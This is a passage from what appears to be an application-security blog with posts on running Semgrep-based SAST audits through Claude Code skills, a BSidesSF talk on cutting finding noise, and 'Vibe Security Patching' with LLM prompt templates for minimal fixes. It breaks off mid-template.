Beyond the Chatbot: How Claude Code Is Turning Security Audits Into a One-Command Workflow

Beyond the Chatbot: How Claude Code Is Turning Security Audits Into a One-Command Workflow

Repository: https://github.com/ch0ks/hackarandas-claude-toolbelt

Every seasoned DevSecOps lead knows the “security tax”: the grinding friction between a high-velocity engineering team and a security team buried under vulnerability fatigue. We’ve all seen the cycle: a static scanner dumps a thousand-line PDF of potential leaks, a developer spends days triaging what actually matters, and then comes a messy stream of manual remediation PRs that often break the “vibe” of the codebase. In that triage-to-remediation gap, security posture quietly decays.


Claude Code flips the script. It’s not just a chatbot; it’s an agentic assistant that can run a sophisticated, end-to-end security pipeline directly from your terminal. By shifting the focus from “tools that find problems” to “agents that solve them,” Claude Code moves the signal-to-noise ratio back in favor of the defender.


AI Command Center

Commands vs. Skills: The Hidden Architecture

At first glance, typing / in Claude Code feels like using a standard CLI. But there’s a subtle, important distinction between a “command” and a “skill.” Commands are hardcoded, fixed-logic operations—administrative tools like /clear or /config that don’t involve AI reasoning.

Skills, though, are something else entirely. They are prompt-based capabilities defined in Markdown files, effectively giving Claude a “playbook” of instructions. A skill doesn’t just run a script; it can spawn sub-agents, invoke specialized tools, and orchestrate multi-step workflows across your codebase and infrastructure.

Building a SAST Pipeline in Your Terminal


The real power comes from chaining three specialized skills into an end-to-end security pipeline:

/security-code-review

Orchestrates a full audit by combining Semgrep Pro’s interprocedural taint analysis with a manual-style vulnerability assessment. It produces a formal report covering injection risks, auth flaws, cryptographic issues, dependency risks, and OWASP Top 10 (2021)-style coverage.

/security-iac-triage

Once findings are surfaced, this skill triages them by grounding CVSS 4.0 scores in your actual Infrastructure-as-Code (Terraform, Kubernetes, CloudFormation, Docker Compose, Azure Pipelines). It answers the critical question: Is this vulnerability actually exposed to the internet, or is it sealed behind internal network rules?

/security-vibe-patch

The final step is remediation. This skill reads the security report and generates minimal, precise patches. Following the “Vibe Security Patching” methodology, it makes the smallest possible change to fix the bug—without refactoring your entire codebase or rewriting comments.

The Agentic Pipeline: From Audit to Patch

Typical AI tools give you isolated snippets. Claude Code, by contrast, orchestrates an end-to-end “Agentic Pipeline” using these three skills.

When you run /security-code-review, Claude acts as an Expert Security Engineer. It doesn’t just invoke Semgrep Pro; it layers manual-style analysis on top, performing interprocedural taint-tracing across six critical classes:

  • Injection & taint flows (e.g., HTTP headers, cookies, DB results flowing to dangerous sinks).
  • Authentication & authorization (IDOR, JWT algorithm confusion, broken access-control patterns).
  • Secrets & sensitive data (hardcoded credentials, PII exposure).
  • Cryptography (weak algorithms, timing-vulnerable comparisons).
  • OWASP Top 10 (2021)-style coverage.
  • Dependency risks (deprecated or vulnerable imports).

All artifacts—SAST reports, IaC mappings, and patch diffs—are centralized in a /security-review/ directory at the repo root, so each stage of the pipeline reads the verifiable output of the previous one.

Grounding CVSS 4.0 in Infrastructure “Ground Truth”

The biggest credibility killer for AI security reports is the “unreachable sink”—flagging a critical vulnerability in a service that isn’t even internet-facing. Claude Code eliminates this noise via /security-iac-triage.

Claude doesn’t guess at severity. Instead, it hunts through your Terraform, Kubernetes, Docker Compose, CloudFormation, and Azure Pipeline files to surface deployment signals and map them directly to CVSS 4.0 vectors like Attack Vector (AV), Privileges Required (PR), and Attack Complexity (AC). Key signals include:

  • Network exposure: Ingress rules (0.0.0.0/0), internet-facing load balancers, mapped host ports.
  • Auth controls: IAM roles, Cognito-style identity providers, WAF-protected endpoints (which increase AC).
  • Secrets management: Distinguishing weak patterns (e.g., base64-encoded K8s secrets) from strong providers (AWS Secrets Manager, HashiCorp Vault).

You also control the team’s risk posture via a Scoring Posture:

Posture When to Use Assumption for Unknowns
Strict Compliance audits, pen-test prep Assume worst-case for all unknowns
Standard Sprint reviews, pre-merge checks Infer from IaC context
Lenient Internal tooling, early-stage projects Absence of evidence = low risk

This ensures different projects can apply the same pipeline at different risk dials, without sacrificing rigor.

“Vibe Patching” and the Self-Corrections Loop

Typical AI remediation can lead to “refactoring sprawl”—rewriting an entire class to fix a single null-pointer exception. Claude’s /security-vibe-patch skill embraces a minimalist philosophy: fix the vulnerability without deleting a comment or reordering control flow unless absolutely necessary.

The workflow is meticulously atomic:

  • Isolated branches: Each patch lives on a dedicated security/vibe-patch-YYYYMMDD branch.
  • Atomic commits: One commit per finding, with embedded CWE, finding ID, and Semgrep rule ID for traceability.

Then comes the verification loop: after applying a patch, Claude re-runs Semgrep. If the finding persists, it attempts a second, revised patch. If confidence remains low, it skips the patch entirely and marks it as “Manual Review Required” in the final PR. This prevents false confidence and ensures only high-confidence fixes land automatically.

SAST Pipeline in your Terminal

Encoding Security Policy into CLAUDE.md

A security assistant is only useful if it follows your house rules. Through the /init command, Claude Code creates a CLAUDE.md file that acts as the repository’s persistent memory.

While this file tracks tech stacks and naming conventions, its most powerful role in security is as a Secure Development Policy. You can encode project-specific rules like:

  • “Always use hmac.compare_digest for security-sensitive comparisons.”
  • “Ensure all S3 buckets reference the private_bucket Terraform module.”

Because Claude reads this at the start of every session, it reduces clarification back-and-forth by roughly 30% and ensures that every patch it generates aligns with your team’s security standards from the very first turn.

Real-World Impact: The Azkaban Case Study

To see these skills in action, consider a recent security remediation on the Apache Azkaban repository. A security review identified a critical XXE injection vulnerability (FINDING-001) and a set of hardcoded credentials (FINDING-006).

Running the automated pipeline produced:

The result was a structured Pull Request (RozulIO/azkaban/pull/1) that replaced default credentials with placeholders and disabled dangerous XML features with just six lines of defensive code. Every patch reads like something an engineer would be proud to merge—clean, minimal, and correct.

Deep Analysis for All: Semgrep Pro’s Free Tier

A key engine behind these skills is Semgrep Pro, which provides advanced interprocedural taint analysis—tracing data from an untrusted source (such as a URL parameter) all the way to a dangerous sink (like a file system call).

While these capabilities were once reserved for large enterprises, Semgrep now offers a free tier for teams of up to 10 monthly contributors, including access to high-confidence “Pro Rules” and the advanced engine. This means even solo developers can run enterprise-grade security checks directly from their Claude Code sessions.

How to Adopt These Skills Today

You can implement this exact security pipeline in your own environment. A GitHub project provides the skill definitions and templates ready for adoption:

https://github.com/ch0ks/hackarandas-claude-toolbelt

To install them:

  1. Clone the repository.
  2. Copy the skill folders into your global Claude configuration directory: ~/.claude/skills/<skill-name>/SKILL.md.

Once in place, Claude Code will automatically discover them, and you can begin securing your projects by simply typing /security-code-review in your terminal.

The Future of Autonomous Security

Agentic Security

The shift with Claude Code is fundamental: we’re moving from “tools that find problems” to “agents that solve them.” By grounding its reasoning in your infrastructure and maintaining a strict, minimalist approach to remediation, Claude Code effectively turns the developer’s terminal into a high-fidelity security operations center.

As these agentic workflows become standard for pre-merge checks, the role of the traditional security auditor will evolve. The question for every developer is no longer whether vulnerabilities will be caught—but how early and how automatically they can be remediated. If your terminal can already scan, score, and patch your vulnerabilities with high confidence and minimal friction, how much faster could you move—and how much safer could your applications become?

Share
Posted in AI, AppSec, Claude Code, Code, SAST, Security, Semgrep, VibeSecurityPatching | Tagged , , , , , , , , | Leave a comment


From Noise to Notes: Orchestrating SAST with Developers through AI-Driven Remediation

From Noise to Notes: Orchestrating SAST with Developers through AI-Driven Remediation

I recently had the incredible honor of presenting my talk, From Noise to Notes: Orchestrating SAST with Developers through AI-Driven Remediation,” at BSidesSF 2026. It was an amazing experience, and I am truly honored to have been part of the conference this year. I was personally mind-blown by the professionalism and perfect coordination of every detail by the organizers, which made the event a seamless success. This initiative was successfully managed and executed by a lean team: me as a full-time employee and one dedicated contractor. My presentation focused on the journey of transforming Static Application Security Testing (SAST) from a source of developer frustration into a high-value security partner within my current employer.

The Philosophy: Shifting Left

The core of our strategy is the concept of “shifting left.” SAST is a method of checking computer programs for security vulnerabilities by analyzing source code without actually running the program. By integrating these scans early in the Software Development Lifecycle (SDLC), we help developers catch issues like injection flaws or hardcoded secrets while they are still writing code. This makes fixes faster, cheaper, and more effective than finding them after deployment.

The Challenge of “Cacophony”


The promise of SAST is to empower developers, but the reality often starts with “cacophony.” When we first rolled out our scanning capabilities across over 1,000 repositories, we were met with a staggering backlog of approximately 3,500 findings.
This massive volume of alerts created a significant problem: noise and mistrust. When engineers are overwhelmed with thousands of findings, many of which are false positives or low-risk items, they begin to see security as a blocker that slows them down. We learned quickly that raw finding counts do not equal security value, and without developer trust, even the most critical findings are often ignored.

Signal vs. Noise: The Quality of Findings

A turning point in our success story was recognizing the difference in the quality of findings. While community-driven rules, such as those used in Opengrep, provide a low-cost entry point for scanning, they are often limited to single-file or single-function analysis. This limited scope can lead to higher false-positive rates because the tool cannot track dangerous data as it moves across different files.

To build a high-signal program, we prioritized Research-curated Pro rules. These high-confidence, professionally maintained rules are only available through Semgrep Pro. Unlike community rules, Pro rules leverage advanced inter-file dataflow analysis to trace vulnerabilities across the entire codebase. By focusing our efforts on these specific findings, we were able to effectively separate high-quality “notes” from the background “noise,” ensuring that the issues we sent to developers were accurate and actionable.

Finding Harmony Through Prioritization

To move from noise to an actionable signal, we changed our approach to focus on what matters most to developers and the business. This section of our journey was critical to rebuilding trust across our engineering teams. We implemented a multi-layered strategy to tune our results:

  • Prioritizing by Severity and Confidence: We shifted our focus strictly to findings classified as High or Critical Severity that also carried High or Medium Confidence. This was largely made possible by the Pro rules, which are specifically designed to produce highly accurate findings.
  • Risk-Based Classification: We used a system to classify repositories by data sensitivity (levels D0 to D2) and availability tiers (T1 to T2). This allowed us to focus our primary efforts on core business systems and repositories that handle sensitive customer or financial data.
  • Leveraging Advanced Tooling: We utilized Semgrep Memories to auto-learn patterns and suppress repeated false positives. Additionally, we deployed Semgrep Assistant, an LLM-powered triage tool, to pre-triage findings and reduce the manual effort required from our engineering teams.
  • Aggregating Results: To reduce context switching, we began reporting similar triaged findings within a single ticket rather than flooding developers with individual alerts for the same underlying issue.

Success and Expansion

By the end of Q3 2025, this focused high-impact scope allowed us to reduce nearly 6,000 total findings down to 785 prioritized items. At that time, we were scanning 1,039 of our 2,760 repositories, which covered approximately 95% of our high-risk systems.
Based on the success of this story, we received additional budget by the first quarter of 2026. This allowed us to increase our coverage to 100% of our repositories. Remarkably, reaching full coverage only resulted in a spike of approximately 20% more findings. This small increase proved that our initial risk-based classification strategy was correct: the vast majority of critical issues were indeed captured within our first prioritized 95%. Today, we have reached a major security milestone: we have achieved zero open findings with Critical or High severity and high confidence across our entire codebase.

Closing the Last Mile: Vibe Security Patching

Vibe Security Patching is the strategic solution to what is often called the “Last Mile” problem in application security. While traditional Static Application Security Testing (SAST) is excellent at identifying what is wrong and where it is located, it traditionally stops there, leaving the difficult task of determining how to fix the issue entirely to the developer.

We recognized that this gap creates a significant burden for engineers, who must research the vulnerability, understand the specific code context, and write a fix from scratch, a process that is frequently slow and error-prone. To close this gap, we moved beyond mere detection into AI driven remediation.

The Five Step Orchestration Process


Vibe Security Patching follows a structured workflow to turn findings into fixes:

  1. Security Engineer Triage: A security professional identifies high impact vulnerabilities from the existing backlog.
  2. Aggregate and Scope: Similar issues across the entire codebase are grouped together. This allows for fixing multiple instances of a vulnerability pattern at once rather than addressing them in isolation.
  3. AI Patch Generation: Using Semgrep Assistant (an LLM powered tool), the system analyzes the finding and its surrounding context to create a “code-vibed” security patch. This patch is specifically designed to match the existing style and logic of the company’s codebase.
  4. Developer Review: Instead of starting from zero, the developer receives a ready to review patch that they can quickly apply or modify as needed.
  5. Merge and Verify: Once approved, the patch is merged, and the vulnerability is officially resolved.

Context Awareness and “Memories”

A critical component of this success is the use of Semgrep Multimodal and Memories. These advanced AI features allow the tool to learn the preferred libraries and functions used by engineering. This ensures the generated patches are not generic but are tailored to our specific architectural standards.

Impact on Security Velocity

The transformation from manual remediation to Vibe Security Patching has shifted security from a blocker to a partner for our engineering teams. By automating the “how to fix” portion of the lifecycle, the Mean Time to Remediation (MTTR) for prioritized vulnerabilities was reduced from weeks to just 48 to 72 hours. This allows my company to maintain high developer velocity while ensuring a secure by default coding environment.

Key Takeaways


As we look toward the future of application security, these four lessons remain our north star:

  1. SAST adoption only works when it works WITH developers: Empathy, trust, and developer experience are non-negotiable.
  2. Reduce noise to find signal: Focus strictly on high-confidence, high-severity findings and use AI to help with auto-triaging.
  3. Measure outcomes, not findings: Prioritize metrics like adoption rates and fix rates over raw vulnerability counts.
  4. AI closes the last mile: Moving from alerts to actual fixes through AI-driven remediation accelerates secure software delivery.

Our journey proved that SAST adoption only works when it works with developers. Empathy and developer experience are non-negotiable. By focusing on high-quality Pro rules and AI-driven fixes, we moved from a state of noise to a state of notes. I am incredibly grateful to the BSidesSF team for the opportunity to share this story at such a perfectly run event. Building a secure culture is about more than just tools; it is about turning findings into fixes and building confidence across the entire organization.

You can download the presentation here: From Noise to Notes: Orchestrating SAST with Developers through AI-Driven Remediation,”

Share
Posted in AI, Conferences, Inphographic, Presentations, SAST, Security, VibeSecurityPatching | Tagged , , , , , , , , , , , , , , , , | Leave a comment

Modernizing Security Patching with Vibe Security Patching and AI Assistance

Modernizing SAST with Vibe Security Patching and AI Assistance

Modernizing SASTWhen joining a fintech role, one priority was building a SAST program that could scale with the business. SAST (Static Application Security Testing) analyzes source code, bytecode, or binaries without running the application to find vulnerabilities early in the software development lifecycle, which gives developers fast, line-level feedback they can act on before release. For the last two years, Semgrep Pro has been the primary static analysis engine used to help developers ship secure code by default; Semgrep is a fast, rule-based code analysis platform with precise matching and enterprise features. Traditional patching workflows do not work at fintech speed, tickets pile up, fixes are delayed, and security often feels like an external force instead of part of the product team.

I knew we needed a different approach, so I started experimenting with what I now call Vibe Security Patching.

Why I Moved Away from Traditional Patching

At first, our patching process looked like most companies. I would run scans, file tickets, and wait for engineering teams to prioritize them. The problem is obvious: the backlog grows, engineers lose patience, and security becomes just another blocker in the development cycle.

It felt like we were working against each other instead of together. That was the moment I realized I had to change the model.

What Vibe Security Patching Means to Me

Vibe Security Patching is my way of bringing security and engineering closer. Instead of throwing tickets over the wall, I sit down with engineers and we fix issues together, in real time. These sessions are not just about patching vulnerabilities, they are about learning how developers think, understanding their trade-offs, and showing them that security can be an enabler.

When we code side by side, accountability is shared. Fixes are not just technically correct, they also fit the way the product is built. Security becomes an enabler, not a blocker, and part of the flow rather than an afterthought.

How I Use AI to Create Patches

The real turning point came when I started combining Semgrep Pro findings with Large Language Models (LLMs) to create remediation patches. My workflow looks like this:

  1. I run Semgrep Pro with the right rules for our stack and pull down the findings.
  2. I group results by repository, rule, and file so I have a clear scope.
  3. I feed the vulnerable snippets into an LLM with a prompt like:
    “Here is the file and the Semgrep finding. Please generate a secure one-liner or refactor that fixes this issue without breaking business logic.”
  4. The model generates a patch, and I refine it, validate it locally, and re-run Semgrep to confirm the vulnerability is fixed.
  5. I submit a pull request linked to Jira, with commit messages referencing the Semgrep rule IDs for full traceability.

This process has allowed me to bring down mean time to remediation from weeks to 48–72 hours. More importantly, engineers see that I am not just raising issues, I am delivering solutions that work.

Why This Matters to Me

At fintech scale, every delay in patching can create real risk. Vibe Security Patching, supported by Semgrep Pro and AI remediation, has allowed me to reduce that risk while building stronger relationships with engineers.

What excites me the most is not just the speed. It is the cultural shift. Developers now see secure coding as part of their craft. They no longer view security as a blocker. They see me as a partner who helps them ship safer products faster.

A Real Example

One of the most impactful sessions was when I worked on CRLF injection vulnerabilities in the open-source Azkaban repository, a workflow scheduling tool originally developed at LinkedIn and widely used to run and manage batch jobs. Semgrep flagged unsafe logging of user-controlled input inside servlet code.

Semgrep Findings

This type of issue is risky because an attacker can inject carriage return and line feed characters into log entries, which could allow them to forge log records or manipulate the log structure. In a system like Azkaban, where logs are critical for auditing and debugging workflow executions, tampered logs could hide malicious actions or mislead operators.

Using Vibe Security Patching, I worked side by side with developers to sanitize the logging calls and ensure that user-controlled data could not corrupt the logs.

I used Vibe Security Patching to prepare and then patched it live with the engineers:

  • I scoped the vulnerable lines.
  • I used the LLM to generate one-liner sanitizations like .replaceAll("[\r\n]", "_").
  • I verified each fix, reran Semgrep, and documented the changes in a clear PR.

Instead of dragging through a ticket queue, we had the fix merged in days. The developers appreciated the clarity and precision, and I felt the trust growing between teams.

Prompt Templates

You can use the following prompt templates to ask Gemini CLI to help you with the remediation, just add it to the GEMINI.md file.

Vulnerability Patch

Semgrep detected the following vulnerability:
[VULNERABILITY NAME] — [DESCRIPTION]

Affected files and locations:
* [FILE] at lines [NUM LINE], [NUM LINE], [NUM LINE]

You are assisting with automated bug remediation. I will provide you with source code and a Semgrep finding that highlights a vulnerability. Your task is to produce a remediation patch. Follow these rules strictly:

1. Apply the smallest possible code change required to remediate the vulnerability.  
2. Do NOT delete or rewrite entire functions, classes, or methods. If significant logic is needed, create a new helper function instead.  
3. Do NOT delete or modify existing comments, documentation, or annotations unless directly related to the fix.  
4. Add inline comments **only next to lines you change or add**, explaining why the modification is necessary.  
5. Preserve the existing coding style, formatting, naming conventions, and project structure.  
6. Present your output as a **unified diff (preferred)** or a modified version of the file so the patch can be applied cleanly.  
7. Ensure the vulnerability is fully remediated, with no unnecessary changes or newly introduced risks.  

Input format:  
- Original code snippet (with relevant context)  
- Semgrep finding (description and exact line numbers)  

Output format:  
- Unified diff (preferred) or full file with changes  
- Inline comments within code changes to document rationale  
- Concise summary (1–3 sentences) explaining what was changed and how it fixes the vulnerability

Commit Creation

Generate a Conventional Commit message using the following template. Populate all placeholders from the provided inputs. If any field is missing, leave the placeholder as-is so a human can fill it.

Template:
fix(security): Remediate [VULNERABILITY NAME] in [FILE(S)]

Summary:
- Fixed [VULNERABILITY NAME] detected by Semgrep at [FILE:LINE(S)]
- Applied minimal code changes to remediate the issue while preserving existing logic and structure

Changes:
- [Brief bullet list of exact changes made, e.g., "Added input validation for function X", "Introduced helper function sanitize_input()"]
- [Explain inline comment usage: e.g., "Added explanatory comments in patched code"]

Notes:
- Vulnerability: [DESCRIPTION from Semgrep finding]
- Verification: [Steps or method to confirm fix, if applicable]

Rules:
- Keep the commit body under ~72 characters per line for readability.
- Use concise, specific bullets in “Changes”; reference functions or symbols touched.
- Only summarize modifications present in the staged diff; do not infer unrelated work.
- If helper functions were added, name them exactly as in the diff.
- If multiple files are affected, list them in [FILE(S)] and map line ranges in [FILE:LINE(S)].
- Do not include any secrets, tokens, or file contents verbatim.

Inputs:
- Vulnerability name: [VULNERABILITY NAME]
- Semgrep description: [DESCRIPTION]
- Affected files and lines: [FILE:LINE(S)]
- Summary of code changes (from patch author/tool): [CHANGES SUMMARY]

Pull Request Prompt

You are assisting with automated security patching. Semgrep has identified a vulnerability, and a remediation patch has been applied. 
Your task is to generate a professional Pull Request description following the structure and rules below.  

Rules:
1. Provide a clear PR title in the format: "fix(security): Remediate [VULNERABILITY NAME] in [FILE(S)]".  
2. Use markdown headings for structured sections: Summary, Changes, Verification, Disclaimer.  
3. Under "Summary", restate the vulnerability name, description, and affected files with line numbers.  
4. Under "Changes", briefly list the exact modifications made (e.g., input validation, new helper function, added comments).  
5. Under "Verification", recommend steps or checks to confirm the patch works.  
6. Add this disclaimer at the end, exactly as written:  

   ```
